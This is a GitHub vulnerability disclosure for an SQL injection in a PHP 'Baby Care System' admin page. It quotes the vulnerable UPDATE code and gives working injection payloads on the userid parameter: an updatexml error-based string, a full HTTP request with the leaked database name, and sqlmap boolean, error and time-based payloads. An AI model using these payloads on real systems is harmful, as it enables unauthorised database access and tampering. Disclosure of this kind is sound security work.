debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / janobe / baby-care-system / SQLi-20.md

debug601 Create SQLi-20.md History


1 contributor

46 lines (34 sloc) | 2.21 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/uesrs.php&action=type&userrole=User&userid=




```
    }
}elseif($action == 'type'){
    $userrole = $_GET['userrole'];

    $querydisplay = "UPDATE tb_user SET type='$userrole' WHERE id = '$userid'";
    $updated_rows = $db->update($querydisplay);

    if($updated_rows){
        echo "<script>window.location='admin.php?id=users'; </script>";
    }
```

Vulnerability location: /BabyCare/admin.php?id=users&action=type&userrole=User&userid=1 //uesrid is Injection point

[+]Payload: /BabyCare/admin.php?id=users&action=type&userrole=User&userid=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //userid is Injection point

```
GET /BabyCare/admin.php?id=users&action=type&userrole=User&userid=1%27%20and%20updat
Host: 192.168.1.19
Cache-Control: max-age=0
```


```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=h48mjnelp4g0935821l2k3g5ne
Connection: close
```



```
GET
/BabyCare/admin.php?id=users&action=type&u
serrole=User&userid=1%27%20and%20updatexml
(1,concat(0x7e,(select%20database()),0x7e)
,2)--+ HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.84
Safari/537.36
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=
```

```
<li><a
href="admin.php?id=posts">Posts<
/a></li><br/>

                        </ul>

</div><!--/.nav-collapse -->
                  </div>
              </div>

XPATH syntax error:
'~sourcecodester_babycare~'47
```

```
---
Parameter: userid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=users&action=type&userrole=User&userid=1' RLIKE (SELECT (CASE WHEN (

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=users&action=type&userrole=User&userid=1' AND EXTRACTVALUE(3489,CONC

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=users&action=type&userrole=User&userid=1' AND (SELECT 1342 FROM (SEL
---
```



```
---
Parameter: userid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=users&action=type&userrole=User&userid=1' RLIKE (SELECT (CASE WHEN (4612=4612) THEN 1 ELSE 0x28 END))-- Wlmz

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=users&action=type&userrole=User&userid=1' AND EXTRACTVALUE(3489,CONCAT(0x5c,0x7170767671,(SELECT (ELT(3489=3489,1))),0x71787a6271))-- THEv

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=users&action=type&userrole=User&userid=1' AND (SELECT 1342 FROM (SELECT(SLEEP(5)))LPbX)-- UTgs
---
```